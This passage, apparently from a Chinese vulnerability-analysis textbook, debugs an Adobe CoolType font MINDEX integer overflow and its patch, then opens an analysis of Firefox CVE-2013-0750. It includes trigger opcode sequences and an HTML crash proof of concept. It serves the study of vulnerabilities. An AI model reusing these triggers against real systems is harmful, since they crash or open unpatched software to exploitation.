为了动态追踪每个虚拟指令实际执行的操作，我们需要在执行过程中记录执行前后的虚拟栈顶vm_esp的值及虚拟指令。此处以“B0 01”虚拟指令为例，它将1压入vm_esp，我们跟进PUSHB(B0)虚拟指令处理函数，看被压入的1在哪个位置，该位置就是vm_esp。首先，在VulFunction所在函数里面对指向虚拟指令的ecx下条件断点，按“Shift+F2”组合键在输入框中输入“ecx == 0xB0”，如图4-27所示。




图4-27　设置条件断点

运行后断下，单步跟进VulFunction函数，也就是PUSHB对应的虚拟指令处理函数。然后单步调试下去，函数返回前会发现此时 vm_esp = [[6A1E23E0]-4] = 0x01，如图4-28所示。




图4-28　调试后得到vm_esp = 0x01

现在回到VulFunction所在函数，调用VulFunction并在其前后位置设置条件记录断点，以记录虚拟指令前后的栈顶数据，设置情况如图4-29与图4-30所示。




图4-29　设置条件记录断点来记录虚拟栈顶vm_esp的数据情况




图4-30　设置条件记录断点来记录vm_esp-4的数据情况

执行后在日志窗口得到以下信息（只截取最后一部分执行记录）：

```
……省略部分内容……
69FB6810     COND: 执行前[vm_esp-4] = 00000000
69FB6811     COND: 执行前[vm_esp] = 00000001
69FB6812     COND: 虚拟指令索引号 = 42    # WS 指令，将 1 写入临时存储空间
69FB6819     COND: 执行后[vm_esp] = 00000000
69FB681A     COND: 执行后[vm_esp-4] = FFFFFFE8
69FB681B     COND: =========================================
69FB6810     COND: 执行前[vm_esp-4] = FFFFFFE8
69FB6811     COND: 执行前[vm_esp] = 00000000
69FB6812     COND: 虚拟指令索引号 = 43    # RS 指令，从临时存储空间读取数据 1，并压入栈顶
69FB6819     COND: 执行后[vm_esp] = 00000001
69FB681A     COND: 执行后[vm_esp-4] = FFFFFFE8
69FB681B     COND: =========================================
69FB6810     COND: 执行前[vm_esp-4] = FFFFFFE8
69FB6811     COND: 执行前[vm_esp] = 00000001
69FB6812     COND: 虚拟指令索引号 = 78    # JROT 跳转指令，循环执行以下递增 0xFFFC00 的操作
69FB6819     COND: 执行后[vm_esp] = 3EFF0403
69FB681A     COND: 执行后[vm_esp-4] = 00004141
69FB681B     COND: =========================================
69FB6810     COND: 执行前[vm_esp-4] = 00004141
69FB6811     COND: 执行前[vm_esp] = 3EFF0403
69FB6812     COND: 虚拟指令索引号 = 41    # NPUSHW 指令
69FB6819     COND: 执行后[vm_esp] = 00007FFF
69FB681A     COND: 执行后[vm_esp-4] = 00007FFF
69FB681B     COND: =========================================
69FB6810     COND: 执行前[vm_esp-4] = 00007FFF
69FB6811     COND: 执行前[vm_esp] = 00007FFF
69FB6812     COND: 虚拟指令索引号 = 63    # MUL 指令，(0x7FFF*0x7FFF)/0x40=0xFFFC00
69FB6819     COND: 执行后[vm_esp] = 00FFFC00
69FB681A     COND: 执行后[vm_esp-4] = 3EFF0403
69FB681B     COND: =========================================
69FB6810     COND: 执行前[vm_esp-4] = 3EFF0403
69FB6811     COND: 执行前[vm_esp] = 00FFFC00
69FB6812     COND: 虚拟指令索引号 = 60    # ADD 指令，0x3EFF0403+0x00FFFC00=0x3FFF0003
69FB6819     COND: 执行后[vm_esp] = 3FFF0003
69FB681A     COND: 执行后[vm_esp-4] = 00004141
69FB681B     COND: =========================================
69FB6810     COND: 执行前[vm_esp-4] = 00004141
69FB6811     COND: 执行前[vm_esp] = 3FFF0003
```

```
69FB6812    COND: 虚拟指令索引号 = 41    # NPUSHW 指令
69FB6819    COND: 执行后[vm_esp] = 00000000
69FB681A    COND: 执行后[vm_esp-4] = 00000000
69FB681B    COND: =========================================
69FB6810    COND: 执行前[vm_esp-4] = 00000000
69FB6811    COND: 执行前[vm_esp] = 00000000
69FB6812    COND: 虚拟指令索引号 = 43    # RS 指令
69FB6819    COND: 执行后[vm_esp] = 00000001
69FB681A    COND: 执行后[vm_esp-4] = 00000000
69FB681B    COND: =========================================
69FB6810    COND: 执行前[vm_esp-4] = 00000000
69FB6811    COND: 执行前[vm_esp] = 00000001
69FB6812    COND: 虚拟指令索引号 = B0    # PUSHB 01，压栈指令
69FB6819    COND: 执行后[vm_esp] = 00000001
69FB681A    COND: 执行后[vm_esp-4] = 00000001
69FB681B    COND: =========================================
69FB6810    COND: 执行前[vm_esp-4] = 00000001
69FB6811    COND: 执行前[vm_esp] = 00000001
69FB6812    COND: 虚拟指令索引号 = 61    # SUB 指令，1-1=0
69FB6819    COND: 执行后[vm_esp] = 00000000
69FB681A    COND: 执行后[vm_esp-4] = 00000000
69FB681B    COND: =========================================
69FB6810    COND: 执行前[vm_esp-4] = 00000000
69FB6811    COND: 执行前[vm_esp] = 00000000
69FB6812    COND: 虚拟指令索引号 = 42    # WS 指令，写数据 0 到临时存储空间，弹出 2 个栈顶数据
69FB6819    COND: 执行后[vm_esp] = 00000000
69FB681A    COND: 执行后[vm_esp-4] = FFFFFFE8
69FB681B    COND: =========================================
69FB6810    COND: 执行前[vm_esp-4] = FFFFFFE8
69FB6811    COND: 执行前[vm_esp] = 00000000
69FB6812    COND: 虚拟指令索引号 = 43    # RS 指令，读取数据，不影响栈顶数据
69FB6819    COND: 执行后[vm_esp] = 00000000
69FB681A    COND: 执行后[vm_esp-4] = FFFFFFE8
69FB681B    COND: =========================================
69FB6810    COND: 执行前[vm_esp-4] = FFFFFFE8
69FB6811    COND: 执行前[vm_esp] = 00000000
69FB6812    COND: 虚拟指令索引号 = 78    # JROT 跳转指令，此处跳转到下一条 0x41 指令
69FB6819    COND: 执行后[vm_esp] = 3FFF0003
69FB681A    COND: 执行后[vm_esp-4] = 00004141
69FB681B    COND: =========================================
69FB6810    COND: 执行前[vm_esp-4] = 00004141
```

```
69FB6811     COND: 执行前[vm_esp] = 3FFF0003
69FB6812     COND: 虚拟指令索引号 = 41    # NPUSHW 指令，将 0x7FFF 与 0x7FFF 压入栈顶
69FB6819     COND: 执行后[vm_esp] = 00007FFF
69FB681A     COND: 执行后[vm_esp-4] = 00007FFF
69FB681B     COND: ==========================================
69FB6810     COND: 执行前[vm_esp-4] = 00007FFF
69FB6811     COND: 执行前[vm_esp] = 00007FFF
69FB6812     COND: 虚拟指令索引号 = 60    # ADD 指令，0x00007FFF + 0x00007FFF = 0x0000FFFE
69FB6819     COND: 执行后[vm_esp] = 0000FFFE
69FB681A     COND: 执行后[vm_esp-4] = 3FFF0003
69FB681B     COND: ==========================================
69FB6810     COND: 执行前[vm_esp-4] = 3FFF0003
69FB6811     COND: 执行前[vm_esp] = 0000FFFE
69FB6812     COND: 虚拟指令索引号 = 60    # ADD 指令，0x3FFF0003+0x0000FFFE=0x40000001
69FB6819     COND: 执行后[vm_esp] = 40000001
69FB681A     COND: 执行后[vm_esp-4] = 00004141
69FB681B     COND: ==========================================
69FB6810     COND: 执行前[vm_esp-4] = 00004141
69FB6811     COND: 执行前[vm_esp] = 40000001
69FB6812     COND: 虚拟指令索引号 = 26    # 漏洞指令 MINDEX
69FB79D9     [19:43:55] Access violation when writing to [6A1EF000]
```

用010editor打开decomp_stream_0x281.ttf文件，搜索“60 26”（触发异常前执行的2条虚拟指令）很容易找到触发漏洞的虚拟指令，如图4-31所示。




图4-31　触发漏洞的虚拟指令

为了更直观地分析PoC中生成0x40000001的虚拟指令，笔者根据图4-31与前面条件日志记录的信息构造出如表4-5所示的虚拟指令执行记录，这里是取decomp_stream_0x281.ttf中后半部分的虚拟指令，由于下列指令包含循环操作，数据是变动的，所以备注信息以崩溃前执行的一段数据作为参考，以帮助读者理解。

表4-5　虚拟指令执行记录

操作码（HEX）	虚拟指令	备注
41 06 41 41 41 41 41 41 00 03 00 00 00 40	NPUSHW	分别将 0x4141、0x4141、0x4141、0x0003、0x0000、0x0040 压入栈中
42	WS	将 0x40 存储到临时存储空间
41 02 7F FF 7F FF	NPUSHW	将 0x7FFF 与 0x7FFF 入栈
63	MUL	(0x7FFF * 0x7FFF)/0x40= 0xFFFC00
60	ADD	0x3DFF0803 + 0xFFFC00 = 3EFF0403，循环递增 0xFFFC00
41 04 FF E8 00 00 00 00 00 00	NPUSHW	分别将 0xFFE8、0x0000、0x0000、0x0000 压入栈中
43	RS	以 0 作为存储索引，从临时存储空间 store 读取数据 2 并压入栈顶
B0 01	PUSHB	将 01 压入栈中
61	SUB	2−1=1
42	WS	存储数据，会弹出 2 个栈顶数据
43	RS	读取数据，并将 1 压入栈中
78	JROT	跳转到上面第 3 条指令进行循环操作
41 02 7F FF 7F FF	NPUSHW	将 0x7FFF 与 0x7FFF 入栈
63	MUL	(0x7FFF * 0x7FFF)/0x40= 0xFFFC00
60	ADD	0x3FFF403 + 0xFFFC00 = 0x3FFF0003
41 04 FF E8 00 00 00 00 00 00	NPUSHW	分别将 0xFFE8、0x0000、0x0000、0x0000 压入栈中
43	RS	读取数据，将 1 压入栈中
B0 01	PUSHB	将 01 压入栈中
61	SUB	1−1 = 0
42	WS	写数据到临时存储空间，弹出 2 个栈顶数据
43	RS	读取数据，虚拟栈不变
78	JROT	此处会跳转到下一条指令
41 02 7F FF 7F FF	NPUSHW	将 0x7FFF 与 0x7FFF 入栈
60	ADD	0x7FFF + 0x7FFF = 0xFFFE
60	ADD	0x3FFF0003 + 0xFFFE = 0x40000001

总结，上面的虚拟指令会从0不断递增0xFFFC00直至0x3FFF0003（如图4-32所示），最后再执行加法操作0x3FFF0003 + 0x7FFF + 0x7FFF = 0x40000001，整个过程均由虚拟指令完成。

```
COND: [eax-4] = 29FF5803
COND: [eax-4] = 2AFF5403
COND: [eax-4] = 2BFF5003
COND: [eax-4] = 2CFF4C03
COND: [eax-4] = 2DFF4803
COND: [eax-4] = 2EFF4403
COND: [eax-4] = 2FFF4003
COND: [eax-4] = 30FF3C03
COND: [eax-4] = 31FF3803
COND: [eax-4] = 32FF3403
COND: [eax-4] = 33FF3003
COND: [eax-4] = 34FF2C03
COND: [eax-4] = 35FF2803
COND: [eax-4] = 36FF2403
COND: [eax-4] = 37FF2003
COND: [eax-4] = 38FF1C03
COND: [eax-4] = 39FF1803
COND: [eax-4] = 3AFF1403
COND: [eax-4] = 3BFF1003
COND: [eax-4] = 3CFF0C03
COND: [eax-4] = 3DFF0803
COND: [eax-4] = 3EFF0403
COND: [eax-4] = 3FFF0003
COND: [eax-4] = 0000FFFE
COND: [eax-4] = 40000001
```

图4-32　条件记录断点的输出日志

4.4.4　补丁分析

此处，通过BinDiff进行补丁比较是行不通的，因为漏洞版本中的漏洞函数与补丁中的修复函数在BinDiff里面无法相互匹配，自然也就无法进行比较。这里笔者提供另一种方法，先定位虚拟指令处理函数数组，再通过偏移0x26*4找到MINDEX虚拟指令处理函数。用IDA加载修复后的CoolType.dll，定位到函数数组后，得到MINDEX对应处理函数为0x08259ed0 + 0x26*4 = **0x08259F68**，该函数主要对虚拟栈上的数据差值和0xFFFFFFFC相与运算后的值进行检测，以防止整数溢出，如图4-33所示。

```
int __cdecl sub_8007F4C(int a1)
{
  unsigned int v1; // edi@1
  unsigned int v2; // ecx@2
  int v3; // edx@3
  int v4; // esi@3
  int v5; // eax@5
  int v6; // edi@7
  int result; // eax@10

  v1 = *(_DWORD *)dword_827373C;
  if ( ((dword_8273730 - *(_DWORD *)dword_827373C) & 0xFFFFFFFC) < 4
    || (v2 = *(_DWORD *)(dword_827373C + 340), (signed int)((v2 - dword_8273730) & 0xFFFFFFFC) <= -4)
    || (v3 = dword_8273730 - 4, v4 = *(_DWORD *)(dword_8273730 - 4), v4 > (signed int)(dword_8273730 - 4 - v1) >> 2)
    || -v4 >= (signed int)(v2 - v3) >> 2 )
  {
    dword_8273784 = 4368;
    return dword_8273788;
  }
  v5 = v3 - 4 * v4;
  if ( v5 < v1 || v5 >= v2 )
  {
    dword_8273784 = 4371;
    return dword_8273788;
  }
```

图4-33　补丁代码

4.5 CVE-2013-0750 Firefox字符串替换整数溢出漏洞

4.5.1 漏洞描述

在版本号18.0之前（不包括18.0）的Firefox浏览器中，JavaScript引擎在解析字符串替换操作时存在整数溢出，导致分配过小的堆内存造成溢出，允许攻击构建恶意网页，诱使用户打开触发漏洞，造成远程任意代码执行。

4.5.2 基于源码调试的漏洞分析方法

本次漏洞分析的测试环境如表4-6所示。

表4-6 测试环境

	推荐使用的环境	备注
操作系统	Windows 7 实体机	简体中文旗舰版
浏览器	Firefox	版本号：17.0
调试器	WinDbg	版本号：6.11.0001.404
反汇编器	IDA Pro	版本号：6.1

Firefox是一款开源浏览器，其官方也专门提供符号表供开发者调试，我们在分析漏洞时也可在WinDbg指定符号表服务器地址，选择“File”→“Symbol File Path …”选项打开符号表文件路径设置框，在里面加入内容，如图4-34所示。

```
SRV*d:\symbollocal\*http://symbols.mozilla.org/firefox
```




图4-34 设置符号文件路径

为了实现源码分析，我们需要下载Firefox源码，笔者调试的是Firefox 17.0，因此下载其对应的源码压缩包：http://releases.mozilla.org/pub/mozilla.org/firefox/releases/17.0/source/firefox-17.0.source.tar.bz2，下载完成后不要使用WinRAR或者360压缩打开，因为它们会解压不完整，建议使用7-zip工

具。接下来，在WinDbg上设置源码目录，单击“File”→“Source File Path…”选项，打开设置框，选择前面源码解压后mozilla-release文件夹所在的目录，如图4-35所示。




图4-35　设置源码路径

然后，我们按以往用WinDbg调试进程的方法加载Firefox.exe，运行后，打开poc.html文件，其文件内容如下：

```
<html>
   <script type="text/javascript">

      function puff(x, n){
         while(x.length<n) x+=x;
         x = x.substring(0, n);
         return x;
      }
      var x = "1";
      var rep = "$1";

      x = puff(x, 1<<20);
      rep = puff(rep, 1<<16);
      y = x.replace(/(.+)/g, rep);
      alert(y.length);

   </script>

</html>
```

打开后程序被断下，其对应的源码位置也会显示出来（位于DoReplace函数，真正的异常指令是在DoReplace函数里面，由于符号表无法识别出该函数，所以源码是直接显示在调用DoReplace的代码行，这可能是因为编写本章时Firefox的最新版已将该函数移除，导致符号缺失），如图4-36所示。




图4-36　使用WinDbg对Firefox源码进行调试

为方便读者查看，这里将调试器的异常信息输出：

```
(cdc.fbc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=1a604418 ebx=002cbbd8 ecx=002d0000 edx=1a800000 esi=002cbb80 edi=04a00031
eip=5dc72aa3 esp=002cba68 ebp=002cbaa0 iopl=0         nv up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210287
*** WARNING: Unable to verify checksum for D:\Program Files\Mozilla Firefox\mozjs.dll
mozjs!ReplaceRegExpCallback+0x183:
5dc72aa3 668939          mov     word ptr [ecx],di        ds:0023:002d0000=0000
0:000> kv
ChildEBP RetAddr  Args to Child
002cbaa0 5dcb9af8 0fba9b30 0a5fd780 00000000 mozjs!ReplaceRegExpCallback+0x183 (FPO: [Non-Fpo]) (CONV: cdecl)
002cbad0 5dcba333 00000001 0a5b9f70 5dc72920 mozjs!DoMatch+0xc8 (FPO: [6,5,0]) (CONV: cdecl)
002cbb0c 5dc651e1 002cbb80 04c40078 00000002 mozjs!str_replace_regexp+0x83 (FPO: [3,4,0]) (CONV: cdecl)
002cbc2c 00310031 00310031 00310031 00310031 mozjs!js::str_replace+0x261 (FPO: [Non-Fpo])
```

```
(CONV: cdecl)
WARNING: Frame IP not in any known module. Following frames may be wrong.
002cbc3c 00310031 00310031 00310031 00310031 0x310031
002cbc40 00310031 00310031 00310031 00310031 0x310031
002cbc44 00310031 00310031 00310031 00310031 0x310031
002cbc48 00310031 00310031 00310031 00310031 0x310031
002cbc4c 00310031 00310031 00310031 00310031 0x310031
002cbc50 00310031 00310031 00310031 00310031 0x310031
002cbc54 00310031 00310031 00310031 00310031 0x310031
002cbc58 00310031 00310031 00310031 00310031 0x310031
002cbc5c 00310031 00310031 00310031 00310031 0x310031
002cbc60 00310031 00310031 00310031 00310031 0x310031
002cbc64 00310031 00310031 00310031 00310031 0x310031
002cbc68 00310031 00310031 00310031 00310031 0x310031
002cbc6c 00310031 00310031 00310031 00310031 0x310031
002cbc70 00310031 00310031 00310031 00310031 0x310031
002cbc74 00310031 00310031 00310031 00310031 0x310031
002cbc78 00310031 00310031 00310031 00310031 0x310031
```

对应的源码位于mozilla-realease\js\src\jsstr.cpp中的ReplaceRegExpCallback函数，该函数执行DoReplace(cx, res, rdata) 时导致程序崩溃：

```
static bool
ReplaceRegExpCallback(JSContext *cx, RegExpStatics *res, size_t count, void *p)
{
    ReplaceData &rdata = *static_cast<ReplaceData *>(p);

    rdata.calledBack = true;
    size_t leftoff = rdata.leftIndex;
    size_t leftlen = res->matchStart() - leftoff;
    rdata.leftIndex = res->matchLimit();

    size_t replen = 0;  /* silence 'unused' warning */
    if (!FindReplaceLength(cx, res, rdata, &replen))
        return false;

    size_t growth = leftlen + replen;
    if (!rdata.sb.reserve(rdata.sb.length() + growth))
        return false;

    JSLinearString &str = rdata.str->asLinear();  /* flattened for regexp */
    const jschar *left = str.chars() + leftoff;
```

```
    rdata.sb.infallibleAppend(left, leftlen); /* skipped-over portion of the search value
*/
    DoReplace(cx, res, rdata);    // 异常访问
    return true;
}
```

由于缺乏相应版本的符号表，在源码调试中我们无法直接定位到异常指令对应的是DoReplace的哪一条代码。从WinDbg上设置的符号表服务器地址下载到符号表中的一般都是最新的Firefox版本，关于漏洞的代码可能已经删除或修复了，所以在源码调试时可能会失去对特定函数、变量的识别能力。为了解决这个问题，我们要自己动手编译Firefox源码，笔者采用Firefox 17.0版本进行编译。以下是笔者使用的编译环境。

（1）Windows 7 中文版。

（2）Firefox 17.0 源码，下载地址：http://releases.mozilla.org/pub/mozilla.org/firefox/releases/17.0/source/firefox-17.0.source.tar.bz2。

（3）MozillaBuildSetup v1.7，最好选用与 Firefox 源码发布时间相近的版本，否则编译时容易出错，下载地址：http://ftp.mozilla.org/pub/mozilla.org/mozilla/libraries/win32/MozillaBuildSetup-1.7.exe。

（4）Microsoft Viaual Studio 2010。

首先，我们需要设置mozconfig文件，将它从firefox-17.0.source\mozilla-release\xulrunner\config目录复制到MozillaBuildSetup的安装目录Mozilla-build下面，然后打开设置选项内容，以下是笔者使用的配置选项，其中必须enable-debug，否则无法进行源码调试：

```
ac_add_options --enable-application=browser
ac_add_options --enable-debug
ac_add_options --enable-tests
ac_add_options –trace-malloc
ac_add_options --disable-webgl
```

然后，打开MozillaBuildSetup安装目录下的start-msvc10.bat来启动VS2010命令行编译环境，然后进入源码目录，输入编译命令：make –f client.mk build，整个编译过程可能需要1~2个小时，如图4-37所示。

编译完成后，会在mozilla-build\firefox-17.0.source\mozilla-release\obj-i686-pc-mingw32\dist\bin下生成firefox.exe，运行后会打开命令窗口和浏览器进程，浏览器名称叫作Nightly，而非Firefox，如图4-38所示。

